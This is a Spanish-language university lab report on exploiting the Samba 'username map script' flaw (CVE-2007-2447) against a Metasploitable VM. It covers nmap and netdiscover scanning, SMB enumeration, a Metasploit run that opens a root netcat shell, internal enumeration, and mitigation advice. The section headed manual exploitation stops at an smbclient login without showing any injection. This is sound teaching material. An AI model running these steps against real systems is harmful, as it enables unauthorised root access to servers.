



Universidad  
Francisco de  
Vitoria  
*Centro de  
Documentación  
Europea*  
**UFV** Madrid

# Mi primer hackeo con metasploit

Héctor Ramírez López

## Índice

1.Topología y configuración de red.....	3
2.Escaneos nmap y netdiscover.....	4
2.1. Justificación Técnica .....	5
2.Enumeración.....	6
3.identificación .....	7
4.Explotación .....	10
5.Explotación manual .....	11
6.Postexplotación y analisis .....	12
6.1. Identificación nivel de privilegios .....	12
6.2. Enumeración interna .....	13
6.3. Recomendaciones y mitigación.....	16

## 1. Topología y configuración de red

Lo primero seria mirar que las ips estén dentro del rango /24 en esto caso si lo están.

- Configuración red kali linux

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.44/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 42288sec preferred_lft 42288sec
```

- Configuración metaexploit

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    link/ether 08:00:27:1f:89:26 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.47/24 brd 192.168.1.255 scope global dynamic
            valid_lft 1604sec preferred_lft 1604sec
        inet6 fd5d:7838:96ef:2cd3:a00:27ff:fe1f:8926/64
            valid_lft 1604sec preferred_lft 1604sec
        inet6 fe80::a00:27ff:fe1f:8926/64 scope link
```

Hare un ping desde la maquina Kali Linux a la metaexploit para comprobar que hay conexión entre las maquinas como se puede ver en la imagen lanzamos el ping y puedo llegar a la otra máquina.

```
(kali㉿kali)-[~]
$ ping 192.168.1.47
PING 192.168.1.47 (192.168.1.47) 56(84) bytes of data.
64 bytes from 192.168.1.47: icmp_seq=1 ttl=64 time=0.331 ms
64 bytes from 192.168.1.47: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 192.168.1.47: icmp_seq=3 ttl=64 time=0.184 ms
64 bytes from 192.168.1.47: icmp_seq=4 ttl=64 time=0.224 ms
64 bytes from 192.168.1.47: icmp_seq=5 ttl=64 time=0.177 ms
64 bytes from 192.168.1.47: icmp_seq=6 ttl=64 time=0.245 ms
```

## 2.Escaneos nmap y netdiscover

Realizare escaneos con nmap y netdiscover para localizar la máquina, realizare un primer escaneo con el comando **netdiscover -r** y mi red que en este caso sería la 192.168.1.0/24 como se puede ver ha encontrado la maquina en la red.

Currently scanning: Finished!   Screen View: Unique Hosts					
21 Captured ARP Req/Rep packets, from 11 hosts. Total size: 1260					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.1	cc:d4:a1:58:d9:49	1	60	MitraStar Technology Corp.	
192.168.1.47	08:00:27:1f:89:26	1	60	PCS Systemtechnik GmbH	
192.168.1.37	d4:a6:51:b6:2f:85	1	60	Tuya Smart Inc.	
192.168.1.38	d4:a6:51:b6:86:9a	1	60	Tuya Smart Inc.	
192.168.1.41	74:58:f3:b7:61:df	1	60	Amazon Technologies Inc.	
192.168.1.42	d4:a6:51:b6:70:f1	3	180	Tuya Smart Inc.	
192.168.1.40	d4:a6:51:b6:75:e4	1	60	Tuya Smart Inc.	
192.168.1.53	cc:d3:c1:e0:34:0c	2	120	Vestel Elektronik San ve Tic. A.S.	
192.168.1.121	d8:bb:c1:f6:8b:ce	5	300	Micro-Star INTL CO., LTD.	
192.168.1.169	48:22:54:0d:d3:1e	1	60	TP-Link Systems Inc	
192.168.1.200	f8:8b:37:94:88:2f	4	240	Commscope	

Ahora hare el mismo proceso, pero con nmap para ver el uso de distintas herramientas esto se haría con el comando namp –sn 192.168.1.0/24 como se puede ver también la encuentra.

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05
Nmap scan report for 192.168.1.1
Host is up (0.0090s latency).
MAC Address: CC:D4:A1:58:D9:49 (MitraStar Technology)
Nmap scan report for 192.168.1.37
Host is up (0.33s latency).
MAC Address: D4:A6:51:B6:2F:85 (Tuya Smart)
Nmap scan report for 192.168.1.38
Host is up (0.33s latency).
MAC Address: D4:A6:51:B6:86:9A (Tuya Smart)
Nmap scan report for 192.168.1.40
Host is up (0.15s latency).
MAC Address: D4:A6:51:B6:75:E4 (Tuya Smart)
Nmap scan report for 192.168.1.41
Host is up (0.028s latency).
MAC Address: 74:58:F3:B7:61:DF (Amazon Technologies)
Nmap scan report for 192.168.1.42
Host is up (0.32s latency).
MAC Address: D4:A6:51:B6:70:F1 (Tuya Smart)
Nmap scan report for 192.168.1.47
```

## 2.1. Justificación Técnica

Protocolo	Capa OSI	Función en la Práctica	Justificación Técnica
<b>ARP</b>	Capa 2	Descubrir hosts en la LAN	Resuelve IP a MAC. Funciona, aunque la víctima tenga un Firewall activado porque es tráfico de capa de enlace esencial.
<b>ICMP</b>	Capa 3	Verificar conectividad (Ping)	Diagnóstico rápido que confirma si la máquina es alcanzable por IP, aunque puede ser bloqueado por seguridad.
<b>TCP</b>	Capa 4	Escanear Puertos	Interactúa con los servicios. Permite detectar la máquina y sus vulnerabilidades a través de los puertos abiertos (80, 22, 445, etc.).

## 2. Enumeración

Para este paso lanzare un escaneo de puertos con nmap para ello ejecutamos el comando sudo nmap -p- -sS -sV -A -T4 192.168.1.47 -oN escaneo\_completo.txt en la última parte le estamos indicando que nos guarde el resultado en un txt. Esto nos relazara un escaneo completo de todos los puertos que este abiertos en la maquina víctima.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- -sS -sV -A -T4 192.168.1.47 -oN escaneo_completo.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 10:55 GMT

```

Una vez terminado el escaneo nos iremos al fichero de texto que nos ha guardado, para ver el archivo ejecutamos el comando nano escaneo\_completo.txt.

```
(kali㉿kali)-[~]
└─$ nano escaneo_completo.txt
```

Una vez abierto el archivo buscaremos los puertos 139 y 445 que son los puertos del smb y los que se me pide.


```
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000 2 111/tcp rpcbind
|   100000 2 111/udp rpcbind
|   100003 2,3,4 2049/tcp nfs
|   100003 2,3,4 2049/udp nfs
|   100005 1,2,3 46122/udp mountd
|   100005 1,2,3 59826/tcp mountd
|   100021 1,3,4 53472/udp nlockmgr
|   100021 1,3,4 59735/tcp nlockmgr
|   100024 1 46276/tcp status
|   100024 1 59059/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsn rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
| Capabilities flags: 43564
^G Help      ^O Write Out    ^F Where Is      ^K Cut        ^T Execute
^X Exit      ^R Read File    ^A Replace     ^U Paste      ^J Justify
```

### 3.identificación

En este caso la versión que vamos a atacar y que es vulnerable es la de samba 3.0.20.

```
445/tcp    open  netbios-ssn  Samba  smbd 3.0.20-Debian
```

Como ya tengo la version localizada voy a buscar en la base de datos de exploit-db local de kali para ver que xploits coinciden con esta versión de samba. Para ello ejecutare el comando **searchsploit Samba 3.0.20**.



```
(kali㉿kali)-[~]
$ searchsploit samba 3.0.20

Exploit Title

Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)

Shellcodes: No Results
```

Mediante el escaneo de versiones se ha identificado que el servicio Samba corre en la versión **3.0.20**. Al consultar la base de datos de vulnerabilidades esta versión coincide con el **CVE-2007-2447** (conocido como *Username Map Script*). Esta vulnerabilidad permite la ejecución remota de código (RCE) al enviar meta caracteres de shell en el nombre de usuario durante la autenticación SMB."


Ahora usare el comando **smbclient -L //192.168.1.47 -N** para intentar listar los recursos compartidos que comparte la victima nos intentaremos conectar con una sesion sin contraseña. Como vemos nos lista los recursos compartidos y el nombre del grupo de trabajo.

```
(kali㉿kali)-[~]
└─$ smbclient -L//192.168.1.47 -N
Anonymous login successful

      Sharename      Type      Comment
      print$        Disk      Printer Drivers
      tmp           Disk      oh noes!
      opt           Disk
      IPC$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      Workgroup        Master
      WORKGROUP        METASPLOITABLE
```

Ahora usare la herramienta enum4linux que es específica para enumerar sistemas con SAMBA, ejecutamos el comando enum4linux -a 192.168.1.47., esto también nos listara todos los usuarios de la maquina víctima.



```
(kali㉿kali)-[~]
$ enum4linux -a 192.168.1.47

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0bbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

## 4. Explotación

Lo primero será configurar bien el framework para lanzar el ataque y conseguir acceso al equipo víctima esto lo haremos con el comando **sudo msfconsole -q**

```
(kali㉿kali)-[~]
$ sudo msfconsole -q
msf >
```

Una vez dentro de la consola de msf usaremos el exploit del **CVE-2007-2447** que es el **usermap\_script**, para ello ejecutaremos el comando **use exploit/multi/samba/usermap\_script**.

```
(kali㉿kali)-[~]
$ sudo msfconsole -q
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

Ahora configuraremos el objetivo en este caso la máquina víctima lo haremos con **set RHOSTS 192.168.1.47**.

```
$ sudo msfconsole -q
sf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
sf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.47
```

Después configuraremos nuestra ip desde donde realizamos el ataque esto lo haremos con **set LHOST 192.168.1.44**.


```
(kali㉿kali)-[~]
$ sudo msfconsole -q
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.47
rhosts => 192.168.1.47
msf exploit(multi/samba/usermap_script) > set lhost 192.168.1.44
lhost => 192.168.1.44
msf exploit(multi/samba/usermap_script) >
```

Por último, nos quedaría ejecutarlo con el comando **exploit**, si todo lo hemos hecho bien nos saldrá que una sesión ha sido abierta.

```
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.1.47:4445
[*] Command shell session 1 opened (192.168.1.44:40111 → 192.168.1.47:4445) at 2025-12-05 12:13:32 +0000
```


## 5.Explotación manual

Lo primero será preparar la escucha en nuestro terminal de la maquina atacante para ello abrimos una terminal y ponemos el comando **nc -lvpn 4444**.



```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
```

Ahora abrimos otra terminal para lanzar el ataque usaremos smbclient para conectarnos, lo haremos con el comando **smbclient //192.168.1.47/tmp**, nos pide la contraseña y presionamos enter y nos deja entrar.



```
(kali㉿kali) [-]
$ smbclient //192.168.1.47/tmp
Password for IWORKGROUP\kali]:
anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

## 6. Postexplotación y análisis

### 6.1. Identificación nivel de privilegios

Una vez abierta la shell remota ejecutaremos el comando **whoami** para saber que usuario somos en este caso root.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.1.47:4444
[*] Command shell session 1 opened (192.168.1.44:42315 → 192.168.1.47:4444) at 2025-12-07 17:56:11 +0000
[!] whoami
[!] root
```

También podemos ejecutar el comando ID que nos devolvería el id del usuario y el id del grupo al que pertenece.

```
[!] id
[!] id=0(root) gid=0(root)
```

Obtenemos permisos de root porque el servicio Samba se ejecuta en el servidor con permisos de administrador porque necesita acceder a todo el sistema de archivos para gestionar los recursos compartidos y validar usuarios locales, al explotar la vulnerabilidad del CVE-2007-2447 lo que estamos haciendo es inyectar un comando que se ejecuta dentro del propio proceso de Samba. En sistemas Linux cuando un proceso padre en este caso (Samba) crea un proceso hijo (nuestra shell remota), el proceso hijo va a tener los mismos permisos que el proceso padre. Como Samba se ejecuta como root nuestra shell remota se creará con permisos de root.

## 6.2. Enumeración interna

- Enumeración de usuarios

Desde la shell remota podemos ejecutar el comando **cat /etc/passwd** y nos listara todos los usuarios.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

- Enumeración de red

Podemos lanzar los comandos desde la shell remota como **hostname** para saber el nombre de la maquina **ip a** para saber la información de los adaptadores o **netstat -tulnp** para ver los servicios y los puertos abiertos internamente.

```

hostname
metasploitable
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1f:89:26 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.47/24 brd 192.168.1.255 scope global eth0
        inet6 fd5d:7838:96ef:2cd3:a00:27ff:fe1f:8926/64 scope global dynamic
            valid_lft 1724sec preferred_lft 1724sec
        inet6 fe80::a00:27ff:fe1f:8926/64 scope link
            valid_lft forever preferred_lft forever
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 0.0.0.0:512              0.0.0.0:*          LISTEN    4451/xinetd
tcp     0      0 0.0.0.0:513              0.0.0.0:*          LISTEN    4451/xinetd
tcp     0      0 0.0.0.0:2049             0.0.0.0:*          LISTEN    -
tcp     0      0 0.0.0.0:514              0.0.0.0:*          LISTEN    4451/xinetd
tcp     0      0 0.0.0.0:35909             0.0.0.0:*          LISTEN    4582/rmiregistry
tcp     0      0 0.0.0.0:8009             0.0.0.0:*          LISTEN    4545/jsvc
tcp     0      0 0.0.0.0:6697             0.0.0.0:*          LISTEN    4594/unrealircd
tcp     0      0 0.0.0.0:3306             0.0.0.0:*          LISTEN    4190/mysqld
tcp     0      0 0.0.0.0:1099             0.0.0.0:*          LISTEN    4582/rmiregistry
tcp     0      0 0.0.0.0:6667             0.0.0.0:*          LISTEN    4594/unrealircd
tcp     0      0 0.0.0.0:139               0.0.0.0:*          LISTEN    4434/smbd
tcp     0      0 0.0.0.0:5900             0.0.0.0:*          LISTEN    4604/Xtightvnc
tcp     0      0 0.0.0.0:111               0.0.0.0:*          LISTEN    3624/portmap
tcp     0      0 0.0.0.0:6000             0.0.0.0:*          LISTEN    4604/Xtightvnc
tcp     0      0 0.0.0.0:80                0.0.0.0:*          LISTEN    4563/apache2
tcp     0      0 0.0.0.0:46513              0.0.0.0:*          LISTEN    -
tcp     0      0 0.0.0.0:8787              0.0.0.0:*          LISTEN    4586/ruby
tcp     0      0 0.0.0.0:8180              0.0.0.0:*          LISTEN    4545/jsvc
tcp     0      0 0.0.0.0:1524              0.0.0.0:*          LISTEN    4451/xinetd
tcp     0      0 192.168.1.47:53             0.0.0.0:*          LISTEN    3997/named
tcp     0      0 0.0.0.0:21                0.0.0.0:*          LISTEN    4451/xinetd
tcp     0      0 127.0.0.1:53               0.0.0.0:*          LISTEN    3997/named
tcp     0      0 0.0.0.0:37461              0.0.0.0:*          LISTEN    3640/rpc.statd
tcp     0      0 0.0.0.0:23                0.0.0.0:*          LISTEN    4451/xinetd
tcp     0      0 0.0.0.0:52568              0.0.0.0:*          LISTEN    4359/rpc.mountd
tcp     0      0 0.0.0.0:5432               0.0.0.0:*          LISTEN    4270/postgres
tcp     0      0 0.0.0.0:25                0.0.0.0:*          LISTEN    4425/master
tcp     0      0 127.0.0.1:953              0.0.0.0:*          LISTEN    3997/named
tcp     0      0 0.0.0.0:445               0.0.0.0:*          LISTEN    4434/smbd
tcp6    0      0 :::2121                 ::.*                LISTEN    4489/proftpd: (acce
tcp6    0      0 :::3632                 ::.*                LISTEN    4296/distccd
tcp6    0      0 :::53                  ::.*                LISTEN    3997/named
tcp6    0      0 :::22                  ::.*                LISTEN    4076/sshd

```

- Enumeración de sistema operativo

También podemos lanzar el comando **uname -a** para ver la versión o **cat /etc/issue** para ver la distribución.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/issue

[REDACTED]
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

## 6.3. Recomendaciones y mitigación

- Actualización

Se debería actualizar Samba a una versión superior a la 3.0.26 ya que la vulnerabilidad del CVE-2007-2447 se corrigió eliminando la ejecución insegura de scripts.

Esto lo haríamos con el comando **apt-get update && apt-get install samba**.

```
apt-get update && apt-get install samba
```

- Configuración segura

Editaremos el archivo **/etc/samba/smb.conf** dentro del archivo eliminaremos la línea que habilita esta función vulnerable **username map script = /etc/samba/mapusers.sh**.

```
GNU nano 2.0.7          file: /etc/samba/smb.conf

# parameters must be set (thanks to Augustin Luton <aluton@hybrigenics.fr> for
# sending the correct chat script for the passwd program in Debian Potato).
# passwd program = /usr/bin/passwd %u
# passwd chat = *Enter\new\UNIX\spassword:* %n\n *Retype\new\UNIX\spasswor$>

# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
# pam password change = no

username map script = /etc/samba/scripts/mapusers.sh
#####
# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
# load printers = yes

# lpr(ng) printing. You may wish to override the location of the
# printcap file

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```

- Firewall

Restringir el acceso a los puertos **SMB** que son los puertos **139 y 445**, el servicio de samba no debería estar expuesto a internet. Sería aconsejable configurar la tabla **iptables o firewalls** para permitir conexiones desde ips reconocidas o desde una red autorizada.

- Principio de mínimo privilegio

No se aconseja ejecutar servicios como root si no es necesario, se deberían implementar mecanismos de seguridad como **SELinux** o **AppArmor** para restringir las acciones de procesos como en este caso el proceso de **SAMBA**.

Si SAMBA tuviera un perfil de APPArmor, aunque consigamos ejecutar la shell como root APPArmor impediría que con la shell remota ya abierta accediéramos a /bin/sh lo que impediría ejecutar comandos y scripts.



Universidad  
Francisco de  
Vitoria  
*Centro de  
Documentación  
Europea*  
**UFV** Madrid